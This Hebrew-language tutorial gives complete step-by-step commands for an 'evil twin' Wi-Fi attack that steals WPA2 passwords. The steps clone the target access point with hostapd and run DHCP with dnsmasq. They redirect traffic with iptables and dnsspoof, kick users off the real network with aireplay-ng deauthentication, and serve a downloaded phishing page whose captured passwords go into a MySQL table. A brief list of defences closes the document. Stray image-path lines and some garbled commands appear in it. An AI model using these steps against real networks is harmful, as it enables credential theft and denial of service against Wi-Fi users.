מסמך מסכם: פריצת סיסמת WP2 Wi-Fi באמצעות התקפת "התאום המרושע", dnsmasq ו- hostapd

מבוא:

פרוטוקולים אלחוטיים התפתחו באופן דרסטי מאז 2003 לאחר המצאת ה-WPA מבחינת גישה מאובטחת ל-Wi-Fi. בימינו רשתות אלחוטיות הפכו לחלק מחיי היומיום שלנו. כמעט לכל בית, עסקים, מגזרים עסקיים, חנויות, תעשיות ומוסדות יש את ה-AP האלחוטי האישי שלהם (נקודת גישה). יתר על כן, כדי להפוך את האינטרנט לחינמי (ללא תשלום) לכל פרט, ארגונים מסויימים הקימו מכשירי Wi-Fi פתוחים ציבוריים כמעט בכל מקום ציבורי, כגון: שדות תעופה, תחנות רכבת, ספריות, מסופי אוטובוס, בתי מלון וכו'. אך כאשר מדובר באבטחה, גם לאחר יישום שיטות הבטחה הטובות ביותר, הרשת האלחוטית עדיין תהיה פחות מאובטחת מהרשת הקווית.

<u>תרחיש מעשי:</u> ההגיון מאחורי מתקפת "התאום המרושע" דורשת יצירת נקודת גישה מזויפת בעל שם זהה ל-Wi-Fi הממוקד ויצירת דף אינטרנט אשר אליו הקורבן יופנה, יזין את פרטיו הרגישים (סיסמתו) למטרה מסויימת (לקבלת גישה לאינטרנט) והתוקף יקבל פרטיו ויאחסן אותם במסד הנתונים שלו.

דרישות קדם: להלן רשימת החומרה והתכנה המשמשים למסמך זה.

<u>דרישות חומרה:</u>

- מחשב + חיבור לאינטרנט
- מתאם אלחוטי

<u>דרישות תכנה:</u>

- Kali Linux 2019.2 OS
- Airmon-ng, Airodump-ng, Airplay-ng
- Dnsmasq – משמש לפיתרון בקשות DNS ממארח. זה יכול גם לפעול כשרת DHCP.
- Iptables – חומת אש המשמשת למערכות מבוססות לינוקס.
- Apache2 – משמש כשרת אינטרנט לקורבן. בעיקרון הוא יארח את דף האינטרנט של הדיוג במערכת התוקף.

- Mysql – משמש לאחסון האישורים במסד הנתונים שהוזנו מאתר האינטרנט.
- Hostapd – משמש ליצירת נקודת גישה מזויפת ממוקדת, בין אם זה WEP, WPA, WPA2 אישי או ארגוני מאובטח.

שלב 1: התקנת הסביבה

עדכון מערכת ההפעלה ועדכון החבילות הנדרשות.

- sudo apt-get install update
- sudo apt-get install **dnsmasq hostapd apache2**

שלב 2: תצורת (קונפיגורצית) NetworkManager

לפני הפעלת 'מצב צג' (monitor mode), יש לוודא ש-NetworkManager ו-airmon-ng לא מתנגשים זה עם זה.

יש לפתוח את קובץ התצורה (קונפיגורציה) NetworkManager ולשים את כתובת ה-MAC של המכשיר שרוצים שה-NetworkManager יפסיק לנהל.

- gedit /etc/NetworkManager/NetworkManager.conf

כעת, יש להוסיף את השורות הבאות בסוף הקובץ:

- [keyfile]
  unmanaged-devices:mac=AA:BB:CC:DD:EE:FF, A2:B2:C2:D2:E2:F2

הערה: יש לשנות את הכתובת AA:BB:CC:DD:EE:FF (eth0) ו-A2:B2:C2:D2:E2:F2 (wlan0) בכתובות ה-MAC שלכם.

שלב 3: הגדרת ממשק אלחוטי

יש למצוא את הממשק האלחוטי ע"י הפקודה iwconfig. באיור זה, הממשק האלחוטי הוא **wlan0**:

- iwconfig

```
root@kali:~# iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

eth0      no wireless extensions.
```

יש לשים את הממשק האלחוטי ל'מצב צג' ע"י 'airmon-ng' , לאחר מכן יווצר ממשק חדש ושמו wlan0mon.

- airmon-ng start **wlan0**

```
phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

כעת, יש להתחיל לנטר את כל מנות (פאקטות) ה-AIR ע"י 'airodump-ng' .

- airodump-ng **wlan0mon**

```
CH  7 ][ Elapsed: 18 s ][ 2019-11-23 02:00

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

60:[redacted]:A1:[redacted]  -38        9        0    0   1   65  WPA2 CCMP   PSK  [redacted]
D0:[redacted]:2A:C[redacted]  -54        6        0    0   9  130  WPA2 CCMP   PSK  [redacted]
```

במקרה זה, יש להתמקד ב- CH 9. יש לשים לב לפרטי היעד.

- BSSID – משמש לתיאור קטעים ברשת מקומית אלחוטית או WLAN. מזהה את נקודת הגישה או הנתב מכיוון שיש לו כתובת ייחודית שיוצרת את הרשת האלחוטית.
- CH (מספר ערוץ) – המדיום דרכו הרשתות האלחוטיות יכולות לשלוח ולקבל נתונים.
- ESSID – סימן או מזהה אלקטרוני המשמש לזיהוי וכתובת המחשב או להתקן רשת להתחברות לנתב או נקודת גישה אלחוטית ואז לגשת לאינטרנט.

שלב 3.1 (שלב אופציונלי): הגדרת tx-power של כרטיס ה-Wi-Fi למקסימום: 1000mW להגדרת הטווח הטוב ביותר

- ifconfig wlan0mon down # Bring down the interface
- iw reg set US # Set region to be US
- ifconfig wlan0mon up # Bring the interface up
- iwconfig wlan0mon # Check tx-power, should be 30dBm

- Tx-power מייצג את כוח ההולכה. כברירת מחדל הוא מוגדר ל-20dBm (מד דציבל) או 100mW.
- Tx-power ב-mW (מגה-וואט) גדל פי 10 עם כל 10 dBm. בכל מדינה הכרטיס פועל ומוגבל בהספק התואם לאותה מדינה.

שלב 4: הגדרת נקודת גישה מזויפת

קודם כל, יש ליצור ספרייה בשם "fakeap" תחת /root/fakeap :

- mkdir /root/fakeap
- cd /root/fakeap

כעת, יש ליצור קובץ תצורה (קונפיגורציה) חדש של hostapd:

- gedit hostapd.conf

ולשים בתוכו את קטע הקוד הבא:

Code:


```
interface=wlan0mon
driver=nl80211
ssid=[Fake AP Name]          //Take it from the airodump-ng result
hw_mode=g
channel=[Fake AP Channel]  //Take it from the airodump-ng result
macaddr_acl=0
ignore_broadcast_ssid=0
```

תוספות:

- ממשק (interface) – 'מצב צג' (monitor mode) אלחוטי לשימוש.
- SSID – נקודת גישה מזויפת ESSID (שם).
- ערוץ (Channel) – ערוץ AP מזויף להפעלה.

בשלב הבא, יש להפעיל/לבצע את קובץ ה- conf. ע"י הפקודה שלהלן ונקודת הגישה הסוררת תפעל.

- hostapd hostapd.conf



שלב 5: הגדרת DHCP

יש להשתמש ב-dnsmasq על-מנת להגדיר DHCP במכונת התוקף. Dnsmasq בתמיכת המשלח (forwarder) הוא בהחלט מהיר וקל לשינוי וביצוע.

יש לפתוח את הטרמינל וליצור קובץ תצורה (קונפיגורציה) עבור dnsmasq :

- Gedit dnsmasq.conf

ולאחר מכן, לשים את הקוד שלהלן:

Code:

interface=**wlan0mon**

dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,12h

dhcp-option=3,192.168.1.1

dhcp-option=6,192.168.1.1

server=8.8.8.8

log-queries

log-dhcp

listen-address=127.0.0.1

תוספות:

- dhcp-range – טווח IP לקליינטים ברשת. 12h זהו זמן החכירה.
- dhcp-option=3 – שער (gateway) של IP לרשתות.
- dhcp-option=6 – שרת DNS.
- Listern-address (כתובת האזנה) – כבל DHCP ל-IP מקומי.

בשלב הבא יש ליצור את שער הרשת (network gateway) ולהקצות מסיכת רשת (netmask) לממשק ולהוסיף אותם בטבלת הניתוב (routing table).

- ifconfig **wlan0mon** up 192.168.1.1 netmask 255.255.255.0
- route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1

כעת, נפעיל את שרת ה-dnsmasq.

```
root@kali:~/fakeap# dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.80 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP conntrack ipset
auth DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 192.168.1.2 -- 192.168.1.30, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 192.168.220.2#53
dnsmasq: read /etc/hosts - 5 addresses
```

שלב 6: איפשור NAT ע"י הגדרת כללי חומת אש ב-iptables והגדרת העברת יציאות

יש להזין הפקודות הבאות להגדרת NAT:

- iptables -flush
- iptables --flush nat --append POSTROUTING --out-interface eth0 -j MASQUERADE

- iptables --append FORWARD --in-interface wlan0mon -j ACCEPT
- iptables -t nat -A PREROUTING -p tcp --dport -j DNAT -- to-destination 192.168.1.1:80

- iptables -t nat -A POSTROUTING -j MASQUERADE

כעת, נגדיר את פורט היציאה:

- echo 1 > /proc/sys/net/ipv4/ip_forward

שלב 7: הגדרת אתר דיוג (פישינג)

בשלב זה, מגדירים אתר דיוג (פישינג), המשמש כמסמך/דף מזויף, אשר המשתמש/הקורבן יתפתה להכניס את פרטיו האישיים, כגון: סיסמא וכו'. פרטים אלו יאוחסנו במסד הנתונים של התוקף.

ניתן ליצור יישום אינטרנט באופן עצמאי, אך בשלב זה, מומלץ להוריד את היישום המובנה/מוכן מהקישור הבא:

https://drive.google.com/file/d/1xChAUOHPiWiejbEKYmdyW--9aj7COzUR/view

יש לחלץ את קובץ ה- zip. ב- /root/fakeap/rogueap .

- unzip rogueap.zip

כעת, יש לנקות את התוכן של /var/www/html .

- rm -rf /var/www/html/*

ולאחר מכן, להעביר את התוכן של /rogueap ל- /var/www/html .

- mv root/fakeap/rogueap/* /var/www/html/

שלב 8: הגדרת שרת Apache ומסד הנתונים של Mysql

בשלב זה נשתמש בשרת האינטרנט למטרת אירוח אתר הדיוג (פישינג) במחשב של התוקף. יש לבצע את הפקודה להלן להפעלת שרת Apache2:

- service apache2 start

כעת, יש יישום האינטרנט של הדיוג מוכן ודרוש מסד נתונים לאחסון פרטי הקורבן, כגון: סיסמאות וכו'.

ליישום מאגר/מסד הנתונים, יש לפתוח Mysql ולבצע את הפקודות שלהלן:

- service mysql start

- mysql
- **mysql>** create database **rogueap**;
- **mysql>** create user **rogueuser**;
- **mysql>** grant all on rogueap.* to 'rogueuser'@'localhost' identified by **'roguepassword'**;
- **mysql>** use rogueap;
- **mysql>** create table wpa_keys(password1 varchar(30),password2 varchar(30));
- **mysql>** ALTER DATABASE rogueap CHARACTER SET 'utf8';

הערה: אין לשנות ערכים בשאילתות שהוזכרו לעיל ובתוך /var/www/html/dbconnect.php , מכיוון שכאן מוגדרים האישורים. במידה ומשנים ערך כלשהו בתצורת בסיס הנתונים, יש לשנותו בכל מקום.

שלב 9: הרעלת DNS וביטול אימות

בשלב זה, יש להפנות/להכוין מחדש את התעבורה ל-IP של שער (Gateway) של הרשת המזויפת שלנו ע"י dnsspoof (הרעלת DNS).

- dnsspoof -i wlan0mon


לבסוף, בכדי להקטין/להוריד את ה-Wi-Fi הממוקד (יעד), נשתמש ב-aireplay-ng, אשר יבטל אימות של כל המשתמשים והופך את ה-Wi-Fi לבלתי זמין ע"י שליחה של הרבה בקשות ממחשב התוקף. פעולה זו תאלץ את הקורבן להתחבר לנקודת הגישה הסוררת של התוקף.

יש לבצע את הפקודה שלהלן בחלון הטרמינל כדי לאמת (de-authenticate) את היעד.

- Aireplay-ng -00 -a **AA:BB:CC:DD:EE:FF** wlan0mon

הערה: הכתובת AA:BB:CC:DD:EE:FF, הוא ה-BSSID של ה-Wi-Fi הממוקד (יעד), ניתן להשיג את הכתובת מתוצאת פקודת airodump-ng (תוצאה זו מופיעה בשלבים הקודמים).

כעת, צריך רק לחכות לקורבן שיתחבר ל-Wi-Fi ויבקר באתר כלשהו, ואז ינותב לאתר הדיוג (פישינג).



ברגע שהקורבן מזין את פרטיו, כגון: סיסמא וכו', הם יאוחסנו במאגר/מסד הנתונים של התוקף. כדי לבדוק מהי הסיסמא שהוזנה, יש לבצע את השאילתה שלהלן ב-mysql.

- **mysql>** select * from wpa_keys;

הסיסמא היא: p@ssword123 .

הגנה נגד התקפה זו (התקפת "התאום המרושע"):

- הדרך הטובה ביותר להתגונן מפני התקפה זו, היא לדעת על הטקטיקה, כך שהקורבן יבין באיזה סיטואציה להתייחס אליה כחשודה.
- ברגע שמתנתקים בפתאומיות מהרשת האמינה ופתאום רואים רשת אלחוטית פתוחה בעל אותו השם של ה-AP המהימן, יש לחשוד ולקבלו כאירוע חריג.
- בכללי, מומלץ לא להתחבר לרשת Wi-Fi פתוחה, במיוחד אם הן לא בעלות תקשורת מוצפנת.
- במידה ורואים שהנתב מתעדכן, ניתן לכבות את ה-Wi-Fi ולחברו באמצעות LAN כדי להבין מה מתרחש.
- למטרות אימות, ניתן להתחבר לרשת הפתוחה מסביבה מוגבלת, כגון: sandbox, ולבדוק אם היא מבקשת אישורים כלשהם,להכניס אישורים אקראיים ולראות את התגובה.